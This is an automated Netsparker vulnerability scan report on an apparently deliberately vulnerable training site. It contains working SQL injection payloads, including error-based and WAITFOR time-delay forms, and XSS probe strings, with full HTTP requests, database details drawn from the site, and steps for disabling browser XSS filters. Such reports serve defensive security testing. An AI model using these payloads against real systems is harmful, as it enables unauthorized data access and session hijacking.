netsparker

16/09/2020 11:32:04 (UTC+10:00)

Detailed Scan Report


http://hack-yourself-first.com/

Scan Time	: 16/09/2020 10:36:21 (UTC+10:00)
Scan Duration	: 00:00:28:51
Total Requests	: 13,830
Average Speed	: 8.0r/s

Risk Level:
CRITICAL

38 IDENTIFIED	**14** CONFIRMED	**5** CRITICAL	
2 HIGH	6 MEDIUM	10 LOW	
	5 BEST PRACTICE	10 INFORMATION	

Identified Vulnerabilities



Critical	5
High	2
Medium	6
Low	10
Best Practice	5
Information	10
TOTAL	**38**

Confirmed Vulnerabilities

Critical	5
High	1
Medium	2
Low	2
Best Practice	0
Information	4
TOTAL	**14**

Vulnerability Summary

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	SQL Injection	GET	http://hack-yourself-first.com/CarsByCylinders?Cylinders=%27%2b%20(select%20convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)%20%2b%27	Cylinders
	SQL Injection	GET	http://hack-yourself-first.com/Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)	orderby
	SQL Injection	GET	http://hack-yourself-first.com/Make/2?orderby=convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000)))	orderby
	SQL Injection	GET	http://hack-yourself-first.com/Make/3?orderby=convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000)))	orderby
	SQL Injection	GET	http://hack-yourself-first.com/Supercar/Leaderboard?asc=false&orderBy=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)	orderBy
	Elmah.axd / Errorlog.axd Detected	GET	http://hack-yourself-first.com/elmah?page=1&size=20	
	Cross-site Scripting	GET	http://hack-yourself-first.com/Search?searchTerm=%27%2bnetsparker(0x000509)%2b%27	searchTerm
	[Possible] Cross-site Scripting	GET	http://hack-yourself-first.com/api/admin/?'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x004918)%3C/scRipt%3E	
	[Possible] Cross-site Scripting	GET	http://hack-yourself-first.com/api/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0041AB)%3C/scRipt%3E	nsextt
	HTTP Strict Transport Security (HSTS) Policy Not Enabled	GET	https://hack-yourself-first.com/	
	Out-of-date Version (jQuery)	GET	http://hack-yourself-first.com/	
	Critical Form Served over HTTP	GET	http://hack-yourself-first.com/Account/Login	
	Weak Ciphers Enabled	GET	https://hack-yourself-first.com/	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	[Possible] Cross-site Request Forgery	GET	http://hack-yourself-first.com/Account/ResetPassword	
	[Possible] Cross-site Request Forgery in Login Form	GET	http://hack-yourself-first.com/Account/Login	
	[Possible] Internal IP Address Disclosure	GET	http://hack-yourself-first.com/elmah/detail?id=1be04184-6b58-4d0f-a0e6-740d91447bfc	
	Database Error Message Disclosure	GET	http://hack-yourself-first.com/Make/1?orderby=%27%20WAITFOR%20DELAY%20%270%3a0%3a25%27--	orderby
	Missing X-Frame-Options Header	GET	http://hack-yourself-first.com/	
	Programming Error Message	GET	http://hack-yourself-first.com/trace.axd	URI-BASED
	Stack Trace Disclosure (ASP.NET)	GET	http://hack-yourself-first.com/Account/	
	Version Disclosure (ASP.NET)	GET	http://hack-yourself-first.com/	
	Cookie Not Marked as HttpOnly	GET	http://hack-yourself-first.com/	
	Internal Server Error	GET	http://hack-yourself-first.com/Make/	
	Content Security Policy (CSP) Not Implemented	GET	http://hack-yourself-first.com/	
	Expect-CT Not Enabled	POST	https://hack-yourself-first.com/Account/Login	
	Missing X-XSS-Protection Header	GET	http://hack-yourself-first.com/Account/	
	Referrer-Policy Not Implemented	GET	http://hack-yourself-first.com/	
	SameSite Cookie Not Implemented	GET	http://hack-yourself-first.com/	
	[Possible] Internal Path Disclosure (Windows)	GET	http://hack-yourself-first.com/elmah/detail?id=1be04184-6b58-4d0f-a0e6-740d91447bfc	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	[Possible] Login Page Identified	GET	http://hack-yourself-first.com/Account/Login	
	ASP.NET Identified	GET	http://hack-yourself-first.com/	
	Disabled X-XSS-Protection Header	GET	http://hack-yourself-first.com/	
	Email Address Disclosure	GET	http://hack-yourself-first.com/api/admin/users	
	Version Disclosure (IIS)	GET	http://hack-yourself-first.com/	
	Autocomplete Enabled (Password Field)	GET	http://hack-yourself-first.com/Account/Login	
	Database Detected (Microsoft SQL Server)	GET	http://hack-yourself-first.com/Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)	orderby
	Forbidden Resource	GET	http://hack-yourself-first.com/Images/	
	Robots.txt Detected	GET	http://hack-yourself-first.com/robots.txt	

1. SQL Injection

CRITICAL 5 | CONFIRMED 5

Netsparker identified an SQL Injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed**the vulnerability by executing a test SQL query on the backend database.

Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

Vulnerabilities

1.1. http://hack-yourself-first.com/CarsByCylinders?Cylinders=%27%2b%20(select%20convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)%20%2b%27

CONFIRMED

Method	Parameter	Value
GET	Cylinders	'+ (select convert(int, cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns) +'

Request

```
GET /CarsByCylinders?Cylinders=%27%2b%20(select%20convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)%20%2b%27 HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 182.1223 **Total Bytes Received** : 14980 **Body Length** : 14738 **Is Compressed** : No

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 14738
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00
…
Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00:42:18 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}

…
<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></
span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the
…
e error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the va
rchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

…
```

```
e width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; t
o data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 w
rapCloseInAction) +2581758
System.Data.SqlClient.SqlInternalConn
…
;Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4075.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type
 int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`
1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnecti
…
```

1.2. http://hack-yourself-first.com/Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)

CONFIRMED

Method	Parameter	Value
GET	orderby	(select convert(int,cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns)

Request

```
GET /Make/1?orderby=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20fro
m%20syscolumns) HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 25704.2073 **Total Bytes Received** : 14581 **Body Length** : 14339 **Is Compressed** : No

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 14339
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00
…
Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00:37:49 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}

…
<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></
span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the
…
e error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the va
rchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

…
```

```
e width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; t
o data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 w
rapCloseInAction) +2581758
System.Data.SqlClient.SqlInternalConn
…
;Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4075.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type
 int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`
1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnecti
…
```

1.3. http://hack-yourself-first.com/Make/2?orderby=convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000)))

CONFIRMED

Method	Parameter	Value
GET	orderby	convert(int, cast(0x5f21403264696c656d6d61 as varchar(8000)))

Request

```
GET /Make/2?orderby=convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000))) HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1319.5298 **Total Bytes Received** : 14581 **Body Length** : 14339 **Is Compressed** : No

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 14339
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00
…
Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00:39:32 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}

…
<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></
span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the
…
e error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the va
rchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

…
```

```
e width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; t
o data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 w
rapCloseInAction) +2581758
System.Data.SqlClient.SqlInternalConn
…
;Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4075.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type
 int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`
1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnecti
…
```

1.4. http://hack-yourself-first.com/Make/3?orderby=convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000)))

CONFIRMED

Method	Parameter	Value
GET	orderby	convert(int, cast(0x5f21403264696c656d6d61 as varchar(8000)))

Proof of Exploit

Identified Database Version

```
microsoft sql azure (rtm) - 12.0.2000.8
        jul 31 2020 08:26:29
        copyright (c) 2019 microsoft corporation
```

Identified Database Name

```
hackyourselffirst_db
```

Identified Database User

```
HackYourselfFirstRestricted
```

Request

```
GET /Make/3?orderby=convert(int%2c%20cast(0x5f21403264696c656d6d61%20as%20varchar(8000))) HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 1195.5824 **Total Bytes Received** : 14581 **Body Length** : 14339 **Is Compressed** : No

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 14339
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00
…
Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00:41:40 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}

…
<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></
span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the
…
e error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the va
rchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

…
```

```
e width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; t
o data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 w
rapCloseInAction) +2581758
System.Data.SqlClient.SqlInternalConn
…
;Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4075.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type
 int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`
1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnecti
…
```

1.5. http://hack-yourself-first.com/Supercar/Leaderboard?asc=false&orderBy=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%20varchar(8000)))%20from%20syscolumns)

CONFIRMED

Method	Parameter	Value
GET	orderBy	(select convert(int,cast(0x5f21403264696c656d6d61 as varchar(8000))) from syscolumns)
GET	asc	false

Proof of Exploit

Identified Database Version

```
microsoft sql azure (rtm) - 12.0.2000.8
        jul 31 2020 08:26:29
        copyright (c) 2019 microsoft corporation
```

Identified Database Name

```
hackyourselffirst_db
```

Request

```
GET /Supercar/Leaderboard?asc=false&orderBy=(select%20convert(int%2ccast(0x5f21403264696c656d6d61%20as%
20varchar(8000)))%20from%20syscolumns) HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/Supercar/Leaderboard?orderBy=votes&asc=false
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 487.4969 **Total Bytes Received** : 14719 **Body Length** : 14477 **Is Compressed** : No

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Content-Length: 14477
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00
…
Type: text/html; charset=utf-8
Date: Wed, 16 Sep 2020 00:56:09 GMT
Cache-Control: private

<!DOCTYPE html>
<html>
<head>
<title>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}

…
<body bgcolor="white">

<span><H1>Server Error in '/' Application.<hr width=100% size=1 color=silver></H1>

<h2> <i>Conversion failed when converting the varchar value '_!@2dilemma' to data type int.</i> </h2></
span>

<font face="Arial, Helvetica, Geneva, SunSans-Regular, sans-serif ">

<b> Description: </b>An unhandled exception occurred during the
…
e error and where it originated in the code.

<br><br>

<b> Exception Details: </b>System.Data.SqlClient.SqlException: Conversion failed when converting the va
rchar value '_!@2dilemma' to data type int.<br><br>

<b>Source Error:</b> <br><br>

<table width=100% bgcolor="#ffffcc">
<tr>
<td>
<code>

…
```

```
e width=100% bgcolor="#ffffcc">
<tr>
<td>
<code><pre>

[SqlException (0x80131904): Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; t
o data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 w
rapCloseInAction) +2581758
System.Data.SqlClient.SqlInternalConn
…
;Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.8.4075.0

</font>

</body>
</html>
<!--
[SqlException]: Conversion failed when converting the varchar value &#39;_!@2dilemma&#39; to data type
 int.
at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`
1 wrapCloseInAction)
at System.Data.SqlClient.SqlInternalConnecti
…
```

Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

External References

- OWASP SQL injection
- SQL Injection Cheat Sheet
- SQL Injection Vulnerability

Remedy References

- SQL injection Prevention Cheat Sheet
- A guide to preventing SQL injection

CLASSIFICATION

PCI DSS v3.2	6.5.1
OWASP 2013	A1
OWASP 2017	A1
CWE	89
CAPEC	66
WASC	19
HIPAA	164.306(A), 164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

2. Cross-site Scripting

HIGH 1 CONFIRMED 1

Netsparker detected Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

2.1. http://hack-yourself-first.com/Search?searchTerm=%27%2bnetsparker(0x000509)%2b%27

CONFIRMED

Method	Parameter	Value
GET	searchTerm	'+netsparker(0x000509)+'

Request

```
GET /Search?searchTerm=%27%2bnetsparker(0x000509)%2b%27 HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2547.6699 Total Bytes Received : 3310 Body Length : 2998 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 1597
Date: Wed, 16 Sep 2020 00:44:55 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powe
…
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<h2>You searched for &amp;quot;<span id="searchTerm">'+netsparker(0x000509)+'</span>&amp;quot;</h2>

<p class="alert alert-error">No results found for your search</p>


</section>
<hr>
<footer>
<p>&amp;copy; 2020 - Hack Yourself First - <a href="http://www.
…
></script>




<script>
$('#results tr').click(function () {
var url = '/Supercar/' + $(this).attr("id");
window.location.href = url;
});

$('#searchTerm').val(''+netsparker(0x000509)+'');
</script>
```

```
<script>
(function (i, s, o, g, r, a, m) {
i['GoogleAnalyticsObject'] = r; i[r] = i[r] || function () {
(i[r].q = i[r].q || []).push(arguments)
}, i[r
…
```

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such asOWASP ESAPIandMicrosoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- Microsoft Anti-XSS Library
- Negative Impact of Incorrect CSP Implementations
- Content Security Policy (CSP) Explained
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

Proof of Concept Notes

Generated XSS exploit might not work due to browser XSS filtering. Please follow the guidelines below in order to disable XSS filtering for different browsers. Also note that;

- XSS filtering is a feature that's enabled by default in some of the modern browsers. It should only be disabled temporarily to test exploits and should be reverted back if the browser is actively used other than testing purposes.
- Even though browsers have certain checks to prevent Cross-site scripting attacks in practice there are a variety of ways to bypass this mechanism therefore a web application should not rely on this kind of client-side browser checks.

Chrome

- Open command prompt.
- Go to folder where chrome.exe is located.
- Run the command `chrome.exe --args --disable-xss-auditor`

Internet Explorer

- Click Tools->Internet Options and then navigate to the Security Tab.
- Click Custom level and scroll towards the bottom where you will find that Enable XSS filter is currently Enabled.
- Set it to disabled. Click OK.
- Click Yes to accept the warning followed by Apply.

Firefox

- Go to `about:config`in the URL address bar.
- In the search field, type *urlbar.filter*and find *browser.urlbar.filter.javascript*.
- Set its value to `false`by double clicking the row.

Safari

- To disable the XSS Auditor, open Terminal and executing the command: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool FALSE`
- Relaunch the browser and visit the PoC URL
- Please don't forget to enable XSS auditor again: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool TRUE`

CLASSIFICATION

PCI DSS v3.2	6.5.7
OWASP 2013	A3
OWASP 2017	A7
CWE	79
CAPEC	19
WASC	8
HIPAA	164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

3. Elmah.axd / Errorlog.axd Detected

HIGH 1

Netsparker detected that `Elmah.axd / Errorlog.axd`is accessible remotely, and Elmah has been used for error logging.

This vulnerability can cause highly sensitive data leaks on current sessions.

Impact

Elmah is a powerful tool that helps developers debug and resolve problems in their applications. However, it is configured improperly on target website, and that allows attackers to gain information about requests and responses to the application. An attacker can obtain information such as:

- Session cookies
- Session state
- Query string and post variables
- Physical path of the requested file

This means that the attacker can hijack any active user's session by using their session details.

Vulnerabilities

3.1. http://hack-yourself-first.com/elmah?page=1&size=20

Method	Parameter	Value
GET	size	20
GET	page	1

Certainty

Request

```
GET /elmah?page=1&size=20 HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/elmah
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 161.3238 **Total Bytes Received** : 14464 **Body Length** : 14140 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2714
Date: Wed, 16 Sep 2020 00:47:03 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
